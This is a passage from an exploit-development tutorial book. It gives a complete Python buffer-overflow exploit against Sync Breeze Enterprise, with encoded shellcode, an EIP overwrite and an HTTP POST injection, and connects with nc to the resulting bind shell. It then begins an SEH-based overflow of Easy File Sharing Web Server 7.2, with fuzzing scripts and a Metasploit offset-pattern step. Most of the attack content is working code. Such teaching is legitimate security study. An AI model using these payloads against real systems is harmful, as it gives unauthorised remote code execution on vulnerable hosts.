buf += "\x31\xc1\xaa\xaa\x29\xa0\xaf\xf7\xed\x59\xc2\x68\x98"
buf += "\x5d\x71\x88\x89"
```

Our final exploit code should look like this:

```
#!/usr/bin/python
import socket


buf = ""
buf += "\xda\xd8\xd9\x74\x24\xf4\xba\xc2\xd2\xd2\x3c\x5e\x29"
buf += "\xc9\xb1\x53\x31\x56\x17\x83\xee\xfc\x03\x94\xc1\x30"
buf += "\xc9\xe4\x0e\x36\x32\x14\xcf\x57\xba\xf1\xfe\x57\xd8"
buf += "\x72\x50\x68\xaa\xd6\x5d\x03\xfe\xc2\xd6\x61\xd7\xe5"
buf += "\x5f\xcf\x01\xc8\x60\x7c\x71\x4b\xe3\x7f\xa6\xab\xda"
buf += "\x4f\xbb\xaa\x1b\xad\x36\xfe\xf4\xb9\xe5\xee\x71\xf7"
buf += "\x35\x85\xca\x19\x3e\x7a\x9a\x18\x6f\x2d\x90\x42\xaf"
buf += "\xcc\x75\xff\xe6\xd6\x9a\x3a\xb0\x6d\x68\xb0\x43\xa7"
buf += "\xa0\x39\xef\x86\x0c\xc8\xf1\xcf\xab\x33\x84\x39\xc8"
buf += "\xce\x9f\xfe\xb2\x14\x15\xe4\x15\xde\x8d\xc0\xa4\x33"
buf += "\x4b\x83\xab\xf8\x1f\xcb\xaf\xff\xcc\x60\xcb\x74\xf3"
buf += "\xa6\x5d\xce\xd0\x62\x05\x94\x79\x33\xe3\x7b\x85\x23"
buf += "\x4c\x23\x23\x28\x61\x30\x5e\x73\xee\xf5\x53\x8b\xee"
buf += "\x91\xe4\xf8\xdc\x3e\x5f\x96\x6c\xb6\x79\x61\x92\xed"
buf += "\x3e\xfd\x6d\x0e\x3f\xd4\xa9\x5a\x6f\x4e\x1b\xe3\xe4"
buf += "\x8e\xa4\x36\x90\x86\x03\xe9\x87\x6b\xf3\x59\x08\xc3"
buf += "\x9c\xb3\x87\x3c\xbc\xbb\x4d\x55\x55\x46\x6e\x49\x47"
buf += "\xcf\x88\x03\x97\x86\x03\xbb\x55\xfd\x9b\x5c\xa5\xd7"
buf += "\xb3\xca\xee\x31\x03\xf5\xee\x17\x23\x61\x65\x74\xf7"
buf += "\x90\x7a\x51\x5f\xc5\xed\x2f\x0e\xa4\x8c\x30\x1b\x5e"
buf += "\x2c\xa2\xc0\x9e\x3b\xdf\x5e\xc9\x6c\x11\x97\x9f\x80"
buf += "\x08\x01\xbd\x58\xcc\x6a\x05\x87\x2d\x74\x84\x4a\x09"
buf += "\x52\x96\x92\x92\xde\xc2\x4a\xc5\x88\xbc\x2c\xbf\x7a"
buf += "\x16\xe7\x6c\xd5\xfe\x7e\x5f\xe6\x78\x7f\x8a\x90\x64"
buf += "\xce\x63\xe5\x9b\xff\xe3\xe1\xe4\x1d\x94\x0e\x3f\xa6"
buf += "\xa4\x44\x1d\x8f\x2c\x01\xf4\x8d\x30\xb2\x23\xd1\x4c"
buf += "\x31\xc1\xaa\xaa\x29\xa0\xaf\xf7\xed\x59\xc2\x68\x98"
buf += "\x5d\x71\x88\x89"

junk = 'A'*780
eip = '\x83\x0c\x09\x10'
nops = '\x90'*20

injection = junk + eip + nops + buf

payload="username="+injection+"&password=A"

buffer="POST /login HTTP/1.1\r\n"
buffer+="Host: 192.168.129.128\r\n"
buffer+="User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0)
Gecko/20100101 Firefox/52.0\r\n"
```


```
buffer+="Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n"
buffer+="Accept-Language: en-US,en;q=0.5\r   2;n"
buffer+="Referer: http://192.168.129.128/login\r\n"
buffer+="Connection: close\r\n"
buffer+="Content-Type: application/x-www-form-urlencoded\r\n"
buffer+="Content-Length: "+str(len(payload))+"\r\n"
buffer+="\r\n"
buffer+=payload

s = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.129.128", 80))
s.send(buffer)
s.close()
```

Ready! Let's close the Immunity Debugger and start the Sync Breeze Enterprise service; then, run the exploit.

Now, connect the victim machine using the `nc` command:

```
$ nc 192.168.129.128 4321
```

The output for the preceding command can be seen in the following screenshot:



It worked!

Summary

In this chapter, we performed the same steps as we did in the previous chapter, but we added a small part related to the HTTP header. What I want you to do is to navigate in `www.exploit-db.com`, try to find any buffer overflow, and make your own exploits as we did here. The more you practice, the more you will master this attack!

In the next chapter, we will take a look at a complete practical example of **structured exception handling** (**SEH**).

11
Real-World Scenarios – Part 3


Here we go with our final practical part of this book. It takes a different approach, focusing on the **structured exception handling** (**SEH**) based buffer overflow, and is also based on the HTTP header, but using the GET request.

Easy File Sharing Web Server

Our target here will be the Easy File Sharing Web Server 7.2. You can find the exploit at `https://www.exploit-db.com/exploits/39008/`, and you can download the vulnerable application from `https://www.exploit-db.com/apps/60f3ff1f3cd34dec80fba130ea481f31-efssetup.exe`.


Download and install the application; if you did this in the previous lab, then we have to turn off the web server in Sync Breeze Enterprise because we need port `80`.

Open Sync Breeze Enterprise and navigate to **Tools** | **Advanced Options...** | **Server**, and make sure that **Enable Web Server on Port** is disabled:




Click on **Save** to save the changes and close it.

Open Easy File Sharing Web Server:



Click on **Try it!**. When the application opens, click on **Start** in the top-left corner:



Fuzzing


Our parameter is the `GET` parameter; look at the following screenshot:

```
GET / HTTP/1.1
Host: 192.168.129.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

The `/` after `GET` is our parameter; let's build our fuzzing code:

```
#!/usr/bin/python
import socket

junk =


s = socket.socket()
s.connect(('192.168.129.128',80))
s.send("GET " + junk + " HTTP/1.0\r\n\r\n")
s.close()
```


And on our victim machine, start the Immunity Debugger as the administrator and attach to `fsws`:



Let's start with a fuzzing value of `1000`:

```
junk = 'A'*1000
```


Then, run the exploit:



Nothing happened; let's increase it to `3000`:

```
junk = 'A'*3000
```


Then, once again run the exploit:




Once again, it's the same; let's try `5000`:

```
junk = 'A'*5000
```


Then, once again, run the exploit:



Also, scroll down in the stack window; you will see that we managed to overflow the SEH and nSEH:



We can confirm that by navigating to **View** | **SEH chain** or (*Alt* + *S*):



Controlling SEH

Now, let's try to get the offset of the SEH by creating the pattern by using Metasploit:

```
$ cd /usr/share/metasploit-framework/tools/exploit/
$ ./pattern_create.rb -l 5000
```


The exploit should look like this:

```
#!/usr/bin/python
import socket


junk =
'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac
4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae
9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah
4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj
9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am
4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao
9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar
4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At
9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw
4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay
9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb
4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd
9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg
4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi
9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl
4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn
9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq
4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs
9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv
4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx
9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca
4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc
9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf
4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch
9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck
4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm
9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp
4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr
9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu
4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw
9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz
4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db
9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De
4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg
9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj
4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl
9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do
4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq
9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt
4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv
9Dw0Dw1Dw2Dw3Dw4Dw5Dw6Dw7Dw8Dw9Dx0Dx1Dx2Dx3Dx4Dx5Dx6Dx7Dx8Dx9Dy0Dy1Dy2Dy3Dy
```

```
4Dy5Dy6Dy7Dy8Dy9Dz0Dz1Dz2Dz3Dz4Dz5Dz6Dz7Dz8Dz9Ea0Ea1Ea2Ea3Ea4Ea5Ea6Ea7Ea8Ea
9Eb0Eb1Eb2Eb3Eb4Eb5Eb6Eb7Eb8Eb9Ec0Ec1Ec2Ec3Ec4Ec5Ec6Ec7Ec8Ec9Ed0Ed1Ed2Ed3Ed
4Ed5Ed6Ed7Ed8Ed9Ee0Ee1Ee2Ee3Ee4Ee5Ee6Ee7Ee8Ee9Ef0Ef1Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef
9Eg0Eg1Eg2Eg3Eg4Eg5Eg6Eg7Eg8Eg9Eh0Eh1Eh2Eh3Eh4Eh5Eh6Eh7Eh8Eh9Ei0Ei1Ei2Ei3Ei
4Ei5Ei6Ei7Ei8Ei9Ej0Ej1Ej2Ej3Ej4Ej5Ej6Ej7Ej8Ej9Ek0Ek1Ek2Ek3Ek4Ek5Ek6Ek7Ek8Ek
9El0El1El2El3El4El5El6El7El8El9Em0Em1Em2Em3Em4Em5Em6Em7Em8Em9En0En1En2En3En
4En5En6En7En8En9Eo0Eo1Eo2Eo3Eo4Eo5Eo6Eo7Eo8Eo9Ep0Ep1Ep2Ep3Ep4Ep5Ep6Ep7Ep8Ep
9Eq0Eq1Eq2Eq3Eq4Eq5Eq6Eq7Eq8Eq9Er0Er1Er2Er3Er4Er5Er6Er7Er8Er9Es0Es1Es2Es3Es
4Es5Es6Es7Es8Es9Et0Et1Et2Et3Et4Et5Et6Et7Et8Et9Eu0Eu1Eu2Eu3Eu4Eu5Eu6Eu7Eu8Eu
9Ev0Ev1Ev2Ev3Ev4Ev5Ev6Ev7Ev8Ev9Ew0Ew1Ew2Ew3Ew4Ew5Ew6Ew7Ew8Ew9Ex0Ex1Ex2Ex3Ex
4Ex5Ex6Ex7Ex8Ex9Ey0Ey1Ey2Ey3Ey4Ey5Ey6Ey7Ey8Ey9Ez0Ez1Ez2Ez3Ez4Ez5Ez6Ez7Ez8Ez
9Fa0Fa1Fa2Fa3Fa4Fa5Fa6Fa7Fa8Fa9Fb0Fb1Fb2Fb3Fb4Fb5Fb6Fb7Fb8Fb9Fc0Fc1Fc2Fc3Fc
